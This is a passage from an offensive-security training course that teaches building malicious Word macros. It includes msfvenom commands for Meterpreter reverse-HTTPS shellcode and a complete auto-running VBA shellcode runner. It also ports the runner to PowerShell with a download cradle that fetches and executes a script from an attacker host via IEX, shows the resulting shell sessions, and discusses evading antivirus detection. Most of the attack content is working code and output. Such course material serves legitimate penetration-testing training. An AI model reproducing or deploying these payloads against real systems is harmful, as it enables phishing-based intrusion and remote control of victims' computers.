    strlen = InStr(1, MyBuff, vbNullChar) - 1  
    MsgBox Left$(MyBuff, strlen)  
End Function
```

Listing 39 - Returning the result from `GetUserNameA`

Now that we have the length of the string, we will print the non-null characters by using the `Left`<sup>109</sup> method as shown in the last highlighted line of Listing 39. `Left` creates a substring of its first argument with the size of its second argument.

If we've called the Win32 API correctly, the macro will display the desired username (with no trailing spaces) as shown in Figure 22.




Figure 22: `MsgBox` containing the username obtained through `GetUserName`

While this is obviously only a proof of concept, it shows that we can call arbitrary Win32 APIs directly from VBA, which is required if we want to execute shellcode from memory.

### 3.4.1.1 Exercises

1. Replicate the call to `GetUserName` and return the answer.
2. Import the Win32 `MessageBoxA`<sup>110</sup> API and call it using VBA.

<sup>108</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/instr-function>

<sup>109</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/left-function>

<sup>110</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox>



### 3.4.2 VBA Shellcode Runner

Next, let's investigate a *shellcode runner*, a piece of code that executes shellcode in memory. We'll build this in VBA.

The typical approach is to use three Win32 APIs from Kernel32.dll: *VirtualAlloc*, *RtlMoveMemory*, and *CreateThread*.

We will use *VirtualAlloc* to allocate unmanaged memory that is writable, readable, and executable. We'll then copy the shellcode into the newly allocated memory with *RtlMoveMemory*, and create a new execution thread in the process through *CreateThread* to execute the shellcode. Let's inspect each of these Win32 APIs and reproduce them in VBA.

---

*Allocating memory through other Win32 APIs returns non-executable memory due to the memory protection called Data Execution Prevention (DEP)<sup>111</sup>*

---

We'll take one API at a time, starting with *VirtualAlloc*.<sup>112</sup> MSDN describes the following function prototype for *VirtualAlloc*:

```
LPVOID VirtualAlloc(  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD  flAllocationType,  
    DWORD  flProtect  
);
```

*Listing 40 - Function prototype for VirtualAlloc*

This API accepts four arguments. The first, *lpAddress*, is the memory allocation address. If we leave this set to "0", the API will choose the location. The *dwSize* argument indicates the size of the allocation. Finally, *flAllocationType* and *flProtect* indicate the allocation type and the memory protections, which we will come back to.

The first argument and the return value are memory pointers that can be represented by *LongPtr* in VBA. The remaining three arguments are integers and can be translated to *Long*.

Let's declare these arguments in our first *Declare* statement (shown in Listing 41):

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As  
LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As  
Long) As LongPtr
```

*Listing 41 - Function declaration for VirtualAlloc*

Now that we have our *Declare* statement, we need to figure out some of the values we need. Since we don't yet know the size of our shellcode, let's generate it first.

---

<sup>111</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>

<sup>112</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

In order to generate the shellcode, we need to know the target architecture. Obviously we are targeting a 64-bit Windows machine, but Microsoft Word 2016 installs as 32-bit by default, so we will generate 32-bit shellcode.

We'll use `msfvenom` to generate shellcode formatted as *vbapplication*, as the first stage of a Meterpreter shell.

Since we will be executing our shellcode inside the Word application, we specify the **EXITFUNC** with a value of "thread" instead of the default value of "process" to avoid closing Microsoft Word when the shellcode exits.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120
LPORT=443 EXITFUNC=thread -f vbapplication
...
Payload size: 575 bytes
Final size of vbapplication file: 1972 bytes
buf =
Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,
183,74,38,49,255,172,60,97,124,2,44,32,193,207,13,1,199,226,242,82,87,139,82,16,139,74
,60,139,76,17,120,227,72,1,209,81,139,89,32,1,211,139,73,24,227,58,73,139,52,139,1,214
,49,255,172,193, _
...
104,88,164,83,229,255,213,147,83,83,137,231,87,104,0,32,0,0,83,86,104,18,150,137,226,2
55,213,133,192,116,207,139,7,1,195,133,192,117,229,88,195,95,232,107,255,255,255,49,57
,50,46,49,54,56,46,49,55,54,46,49,52,55,0,187,224,29,42,10,104,166,149,189,157,255,213
,60,6,124,10,128, _
251,224,117,5,187,71,19,114,111,106,0,83,255,213)
```

Listing 42 - Generate shellcode in *vbapplication* format

We'll add this array to our VBA code.

Next, we'll set the arguments for *VirtualAlloc*. The MSDN documentation suggests that we should supply the value "0" as the *lpAddress*, which will leave the memory allocation to the API. For the second argument, *dwSize*, we could hardcode the size of our shellcode based on the output from `msfvenom`, but it's better to set it dynamically. This way, if we change our payload, we won't have to change this value. To do this, we'll use the *UBound*<sup>113</sup> function to get the size of the array (*buf*) containing the shellcode.

For the third argument, we will use `0x3000`, which equates to the allocation type enums of *MEM\_COMMIT* and *MEM\_RESERVE*.<sup>114</sup> This will make the operating system allocate the desired memory for us and make it available. In VBA, this hex notation will be represented as `&H3000`.

We'll set the last argument to `&H40` (0x40), indicating that the memory is readable, writable, and executable.

Our complete *VirtualAlloc* call is shown in Listing 43. Note that the Meterpreter array stored in *buf* has been truncated for ease of display.

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As
LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As
```

<sup>113</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/ubound-function>

<sup>114</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

```
Long) As LongPtr
...
Dim buf As Variant
Dim addr As LongPtr

buf = Array(232, 130, 0, 0, 0, 96, 137...
addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
```

*Listing 43 - Calling VirtualAlloc from VBA*

Now that we've allocated memory with *VirtualAlloc*, we must copy the shellcode bytes into this memory location. This is done using the *RtlMoveMemory*<sup>115</sup> function. MSDN describes this function prototype as:

```
VOID RtlMoveMemory(
    VOID UNALIGNED *Destination,
    VOID UNALIGNED *Source,
    SIZE_T          Length
);
```

*Listing 44 - RtlMoveMemory function prototype*

This function takes three variables. The return value along with the first argument may be translated to *LongPtr*, the second uses *Any*, while the last argument may be translated to *Long*.

The *Destination* pointer points to the newly allocated buffer, which is already a memory pointer, so it may be passed as-is. The *Source* buffer will be the address of an element from the shellcode array, and must be passed by reference, while the *Length* is passed by value.

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr
```

*Listing 45 - Declare statement for RtlMoveMemory*

We'll use this API to loop over each element of the shellcode array and create a byte-by-byte copy of our payload.

The loop condition uses the *LBound*<sup>116</sup> and *UBound*<sup>117</sup> methods to find the first and last element of the array. This is where our knowledge of *For* loops helps.

The code snippet is shown in Listing 46.

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr

....

Dim counter As Long
Dim data As Long
```

<sup>115</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmove memory>

<sup>116</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/lbound-function>

<sup>117</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/ubound-function>

```
For counter = LBound(buf) To UBound(buf)
    data = buf(counter)
    res = RtlMoveMemory(addr + counter, data, 1)
Next counter
```

Listing 46 - Call to import *RtlMoveMemory* and call it

In this code, we imported *RtlMoveMemory*, declared two long variables and copied our payload.

With the shellcode bytes copied into the executable buffer, we are ready to execute it with *CreateThread*.<sup>118</sup>

*CreateThread* is a fairly complicated API and works by instructing the operating system to create a new execution thread in a process. We will use it to create an execution thread using instructions found at a specific memory address, which contains our shellcode.

The function prototype of *CreateThread* from MSDN is shown in Listing 47.

```
HANDLE CreateThread(
    LPSECURITY_ATTRIBUTES    lpThreadAttributes,
    SIZE_T                   dwStackSize,
    LPTHREAD_START_ROUTINE   lpStartAddress,
    LPVOID                   lpParameter,
    DWORD                    dwCreationFlags,
    LPDWORD                  lpThreadId
);
```

Listing 47 - Function prototype for *CreateThread*

While the number of arguments and the associated documentation may seem daunting, most are not needed and we can set them to "0". First, as with the previous APIs, we must import the function and translate its arguments to VBA data types. The first two are used to specify non-default settings for the thread and since we won't need them, we will set these values to zero and specify them as *Long*.

The third argument, *lpStartAddress*, is the start address for code execution and must be the address of our shellcode buffer. This is translated to *LongPtr*.

The fourth argument, *lpParameter*, is a pointer to arguments for the code residing at the starting address. Since our shellcode requires no arguments, we can set this parameter type to *LongPtr* with a value of zero.

The declaration and import are shown below.

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr
```

Listing 48 - Declare statement for *CreateThread*

Having declared the function, we may now call it. This line is pretty simple with only one variable for the start address of our shellcode buffer.

<sup>118</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

---

```
res = CreateThread(0, 0, addr, 0, 0, 0)
```

---

*Listing 49 - Call statement for CreateThread*

Now we can piece the entire VBA macro together as shown in Listing 50.

In summary, we begin by declaring functions for the three Win32 APIs. Then we declare five variables, including a variable for our Meterpreter array and use *VirtualAlloc* to create some space for our shellcode. Next, we use *RtlMoveMemory* to put our code in memory with the help of a *For* loop. Finally, we use *CreateThread* to execute our shellcode.

---

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr
```

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
```

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr
```

```
Function MyMacro()
```

```
    Dim buf As Variant  
    Dim addr As LongPtr  
    Dim counter As Long  
    Dim data As Long  
    Dim res As Long
```

```
    buf = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82,  
12, 139, 82, 20, 139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32,  
193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120,  
227, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1,  
214, 49, 255, 172, 193, _  
...  
49, 57, 50, 46, 49, 54, 56, 46, 49, 55, 54, 46, 49, 52, 50, 0, 187, 224, 29, 42, 10,  
104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, 187, 71, 19,  
114, 111, 106, 0, 83, 255, 213)
```

```
    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
```

```
    For counter = LBound(buf) To UBound(buf)  
        data = buf(counter)  
        res = RtlMoveMemory(addr + counter, data, 1)  
    Next counter
```

```
    res = CreateThread(0, 0, addr, 0, 0, 0)
```

```
End Function
```

```
Sub Document_Open()
```

```
    MyMacro
```

```
End Sub
```

```
Sub AutoOpen()
```

```
    MyMacro
```

```
End Sub
```

---

*Listing 50 - Full VBA script to execute Meterpreter staged payload in memory*

When executed, our shellcode runner calls back to the Meterpreter listener and opens the reverse shell as expected, entirely in memory.

---

*To work as expected, this requires a matching 32-bit multi/handler in Metasploit with the EXITFUNC set to "thread" and matching IP and port number.*

---

This approach is rather low-profile. Our shellcode resides in memory and there is no malicious executable on the victim's machine. However, the primary disadvantage is that when the victim closes Word, our shell will die. In the next section, we will once again turn to the strength of PowerShell to overcome this disadvantage.

---

*Although Metasploit's AutoMigrate module solves this, we'll explore an alternative approach.*

---

### 3.4.2.1 Exercise

1. Recreate the shellcode runner in this section.

## 3.5 PowerShell Shellcode Runner

Although we have a working exploit, there's room for improvement. First, the document contains the embedded first-stage Meterpreter shellcode and is saved to the hard drive where it may be detected by antivirus. Second, the VBA version of our attack executed the shellcode directly in memory of the Word process. If the victim closes Word, we'll lose our shell.

In this section, we'll change tactics a bit. First, we'll instruct the macro to download a PowerShell script (which contains our staging shellcode) from our web server and run it in memory. This is an improvement over our previous version that embedded the shellcode in the macro within the malicious document. Next, we'll launch the Powershell script as a *child process* of (and from) Microsoft Word. Under a default configuration, the child process will not die when Microsoft Word is closed, which will keep our shell alive.

To accomplish this, we'll use the *DownloadString*<sup>119</sup> method of the *WebClient* class to download the PowerShell script directly into memory and execute it with the *Invoke-Expression*<sup>120</sup> commandlet.

We can reuse the exact same Windows APIs to execute the shellcode. However, we must translate the syntax from VBA to PowerShell. This means we must spend some time discussing the basics of calling Win32 APIs from PowerShell.

---

<sup>119</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadstring?view=netframework-4.8>

<sup>120</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6>

### 3.5.1 Calling Win32 APIs from PowerShell

PowerShell cannot natively interact with the Win32 APIs, but with the power of the .NET framework we can use C# in our PowerShell session. In C#, we can declare and import Win32 APIs using the *DllImportAttribute*<sup>121</sup> class. This allows us to invoke functions in unmanaged dynamic link libraries.

Just like with VBA, we must translate the C data types to C# data types. We can do this easily with Microsoft's *Platform Invocation Services*, commonly known as *P/Invoke*.<sup>122</sup> The P/Invoke APIs are contained in the *System*<sup>123</sup> and *System.Runtime.InteropServices*<sup>124</sup> namespaces and must be imported through the *using*<sup>125</sup> directive keyword.

The simplest way to begin with *P/Invoke* is through the **www.pinvoke.net** website, which documents translations of the most common Win32 APIs.

For example, consider the syntax of *MessageBox* from *User32.dll*, shown below.

```
int MessageBox(  
    HWND    hWnd,  
    LPCTSTR lpText,  
    LPCTSTR lpCaption,  
    UINT    uType  
);
```

Listing 51 - C function prototype for *MessageBox*

Let's "translate" this into a C# *method signature*. A method signature is a unique identification of a method for the C# compiler. The signature consists of a method name and the type and kind (value, reference, or output) of each of its formal parameters and the return type.

To "translate" this, we can either search the **www.pinvoke.net** website or simply Google for *pinvoke User32 messagebox*. The first hit leads us to the C# signature for the call:

```
[DllImport("user32.dll", SetLastError = true, CharSet= CharSet.Auto)]  
public static extern int MessageBox(int hWnd, String text, String caption, uint type);
```

Listing 52 - C# *DllImport* statement for *MessageBox*

In order to use this, we'll need to add a bit of code to import the *System* and *System.Runtime.InteropServices* namespaces containing the P/Invoke APIs.

Then, we'll create a C# class (*User32*) which imports the *MessageBox* signature with *DllImport*. This class will allow us to interact with the Windows API.

```
using System;  
using System.Runtime.InteropServices;
```

<sup>121</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=netframework-4.8>

<sup>122</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>

<sup>123</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system?view=netframework-4.8>

<sup>124</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices?view=netframework-4.8>

<sup>125</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/using-directive>

```
public class User32 {  
    [DllImport("user32.dll", CharSet=CharSet.Auto)]  
    public static extern int MessageBox(IntPtr hWnd, String text,  
        String caption, int options);  
}
```

Listing 53 - C# DllImport statement for MessageBox

---

*The name of the class (User32 in our case) is arbitrary and any could be chosen.*

---

Now that we have a C# import and a P/Invoke translation, we need to invoke it from PowerShell with the *Add-Type*<sup>126</sup> keyword. Specifying *Add-Type* in PowerShell will force the .NET framework to compile and create an object containing the structures, values, functions, or code inside the *Add-Type* statement.

Put simply, *Add-Type* uses the .NET framework to compile the C# code containing Win32 API declarations.

The complete *Add-Type* statement is shown in Listing 54.

```
$User32 = @"  
using System;  
using System.Runtime.InteropServices;  
  
public class User32 {  
    [DllImport("user32.dll", CharSet=CharSet.Auto)]  
    public static extern int MessageBox(IntPtr hWnd, String text,  
        String caption, int options);  
}  
"@  
  
Add-Type $User32
```

Listing 54 - PowerShell Add-Type statement for importing MessageBox

First, note that PowerShell uses either a newline or a semicolon to signify the end of a statement. The "@" keyword declares *Here-Strings*<sup>127</sup>, which are a simple way for us to declare blocks of text.

In summary, the code first creates a *\$User32* variable and sets it to a block of text. Inside that block of text, we set the program to use *System* and *System.Runtime.InteropServices*. Then we import the *MessageBox* API from the *user32* dll, and finally we use *Add-Type* to compile the C# code contained in the *\$User32* variable.

Our code is nearly complete. We now simply need to execute the API itself. This can be done through the instantiated *User32* .NET object as shown below. Here we are telling the program to call *MessageBox* and present a dialog prompt that says "This is an alert":

```
[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

<sup>126</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-5.1>

<sup>127</sup> (Microsoft, 2015), <https://devblogs.microsoft.com/scripting/powertip-use-here-strings-with-powershell/>



Listing 55 - Calling the Win32 API MessageBox from PowerShell

At this point, our code looks like this:

```
$User32 = @"
using System;
using System.Runtime.InteropServices;

public class User32 {
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text,
        String caption, int options);
}
"@

Add-Type $User32

[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

Listing 56 - Full code calling Win32 API MessageBox from PowerShell

This code should invoke *MessageBox* from PowerShell. Remember that our Microsoft Office 2016 version of Word is a 32-bit process, which means that PowerShell will also launch as a 32-bit process. In order to properly simulate and test this scenario, we should use the 32-bit version of PowerShell ISE located at:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
```

Listing 57 - Path to the 32-bit version of PowerShell ISE

When the code is executed, we obtain a message box as shown in Figure 23.




Figure 23: Calling MessageBox from PowerShell

This works quite well and demonstrates that while PowerShell cannot natively use Win32 APIs, *Add-Type* can invoke them through P/Invoke. In the next section, we will use a similar technique to implement our VBA shellcode runner in PowerShell.

### 3.5.1.1 Exercises

1. Import and call *MessageBox* using *Add-Type* as shown in this section.
2. Apply the same techniques to call the Win32 *GetUserName* API.

### 3.5.2 Porting Shellcode Runner to PowerShell

The concept of translating our shellcode runner technique from VBA to PowerShell is not that complicated. We can do this by reusing the theory from our VBA shellcode runner. We already know the three steps to perform. First, we allocate executable memory with *VirtualAlloc*. Next, we copy our shellcode to the newly allocated memory region. Finally, we execute it with *CreateThread*.

In the VBA code, we used *RtlMoveMemory* to copy the shellcode, but in PowerShell we can use the `.NET Copy`<sup>128</sup> method from the `System.Runtime.InteropServices.Marshal` namespace. This allows data to be copied from a managed array to an unmanaged memory pointer.

We'll use *P/Invoke* (from a [www.pinvoke.net](http://www.pinvoke.net) search) to translate the arguments of *VirtualAlloc* and *CreateThread*, creating the following *Add-Type* statement.

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);
}
"@

Add-Type $Kernel32
```

Listing 58 - Using *P/Invoke* and *Add-Type* to import *VirtualAlloc* and *CreateThread*

Note that we used *Here-Strings* to assign a block of text to the `$Kernel32` variable. We also created the import statements in the public `Kernel32` class so we can reference it and compile it later.

Next we must supply the required shellcode, which we'll again generate with **msfvenom**. This time, we'll use the **ps1** output format:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120
LPORT=443 EXITFUNC=thread -f ps1
...
Payload size: 480 bytes
Final size of ps1 file: 2356 bytes
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89...
```

Listing 59 - Creating shellcode in *ps1* format

Now that the shellcode has been generated, we can copy the `$buf` variable and add it to our code. We'll also start setting the API arguments as shown in Listing 60.

<sup>128</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8>

```
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60...  
  
$size = $buf.Length  
  
[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);  
  
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)  
  
$handle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);
```

*Listing 60 - Shellcode runner in PowerShell*

We invoked the imported *VirtualAlloc* call with the same arguments as before. These include a “0” to let the API choose the allocation address, the detected size of the shellcode, and the hexadecimal numbers 0x3000 and 0x40 to set up memory allocation and protections correctly.

We used the .NET *Copy* method to copy the shellcode, supplying the managed shellcode array, an offset of 0 indicating the start of the buffer, the unmanaged buffer address, and the shellcode size.

Finally, we called *CreateThread*, supplying the starting address.

If we run this code from PowerShell ISE, we get a reverse shell. Nice.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443  
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)  
Staging x86 payload (207449 bytes) ...  
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)  
  
meterpreter >
```

*Listing 61 - Multi/handler catches Meterpreter shellcode executed by PowerShell*

Now we need to trigger this from a Word macro. However, we won't simply embed the PowerShell code in VBA. Instead, we'll create a cradle that will download our code into memory and execute it.

The code for the download cradle is shown below:

```
Sub MyMacro()  
    Dim str As String  
    str = "powershell (New-Object  
System.Net.WebClient).DownloadString('http://192.168.119.120/run.ps1') | IEX"  
    Shell str, vbHide  
End Sub  
  
Sub Document_Open()  
    MyMacro  
End Sub  
  
Sub AutoOpen()  
    MyMacro  
End Sub
```

*Listing 62 - VBA code calling the PowerShell cradle that executes the shellcode runner*

First, we declared a string variable containing the PowerShell invocation of the download cradle through the *Net.WebClient* class. Once the PowerShell script has been downloaded into memory

as a string, it then executes using *Invoke-Expression* (IEX). This entire code execution is triggered with the *Shell* command.

Notice that the download cradle references the **run.ps1** in the web root of our Kali machine. To execute our code, we first copy our PowerShell shellcode runner into the **run.ps1** file on our Kali Apache web server.

Next we open Microsoft Word and insert the VBA code in Listing 62 into our macro and execute it.

However, we don't catch a shell in our multi/handler. Let's try to troubleshoot.

First, we know the macro is executing because our Kali machine's Apache logs reveal the GET request for the shellcode runner as shown in Listing 63.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [08/Jun/2020:05:21:22 -0400] "GET /run.ps1 HTTP/1.1" 200 4202 "-"
"_"
```

Listing 63 - Apache access log showing our run.ps1 script being fetched

On the Windows side, if we use Process Explorer, and we are quick, we might notice that a PowerShell process is being created but then quickly terminates.

The reason for this is fairly straightforward. Our previous VBA shellcode runner continued executing because we never terminated its parent process (Word). However, in this version, our shell dies as soon as the parent PowerShell process terminates. Our shell is essentially being terminated before it even starts.

To solve this, we must instruct PowerShell to delay termination until our shell fully executes. We'll use the Win32 *WaitSingleObject*<sup>129</sup> API to pause the script and allow Meterpreter to finish.

We'll update our shellcode runner PowerShell script to import *WaitForSingleObject* using *P/Invoke* and *Add-Type* and invoke it as shown in the highlighted sections of Listing 64:

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
        uint flAllocationType, uint flProtect);

    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
        uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
        uint dwCreationFlags, IntPtr lpThreadId);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle,
        UInt32 dwMilliseconds);
}
```

<sup>129</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject>

```

}
"@

Add-Type $Kernel32
...

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")

```

*Listing 64 - Importing WaitForSingleObject and calling it to stop PowerShell from terminating*

Let's discuss this addition. When *CreateThread* is called, it returns a handle to the newly created thread. We provided this handle to *WaitForSingleObject* along with the time to wait for that thread to finish. In this case, we have specified 0xFFFFFFFF, which will instruct the program to wait forever or until we exit our shell. Notice that we have explicitly performed a type cast on this value to an unsigned integer with the *[uint32]* static .NET type because PowerShell only uses signed integers.

We again used *Here-Strings* to assign a block of text to the *\$Kernel32* variable. Inside our class, we imported three Windows APIs. We then used *Add-Type* to compile the public *Kernel32* class that we invoked when using the APIs. This addition should halt the premature termination of PowerShell.

We can now update the PowerShell shellcode runner hosted on our Kali Linux web server and rerun the VBA code. This should result in a reverse Meterpreter shell. Very Nice.

```


[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >

```

*Listing 65 - Meterpreter reverse shell from PowerShell inside a VBA macro is not exiting*

We can also observe the PowerShell process running as a child process of Word (Figure 24).



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type
WINWORD.EXE	0.06	38,056 K	20,216 K	3396	Microsoft Word	Microsoft Corporation	32-bit
powershell.exe	0.03	48,352 K	50,600 K	8172	Windows PowerShell	Microsoft Corporation	32-bit
conhost.exe		3,508 K	12,632 K	4972	Console Window Host	Microsoft Corporation	64-bit

Figure 24: PowerShell as a child process running Meterpreter shellcode

In this section we created a shellcode runner in PowerShell. We used the VBA code in our Word macro to download and execute this script from our Kali web server. This effectively moved our payload from the Word document and it would appear that the code is running completely in memory, which should help evade detection.

### 3.5.2.1 Exercises

1. Replicate the PowerShell shellcode runner used in the section.
2. Is it possible to use a different file extension like *.txt* for the *run.ps1* file?

## 3.6 Keep That PowerShell in Memory

Since our VBA and PowerShell shellcode runners do not write to disk, it seems safe to assume that they are fully executing from memory. However, PowerShell and the .NET framework leave artifacts on the hard drive that antivirus programs can identify.

In this section, we will investigate these artifacts and use the .NET framework *reflection*<sup>130</sup> technique to avoid creating them. But first, let's discuss how exactly these artifacts are created.

### 3.6.1 Add-Type Compilation

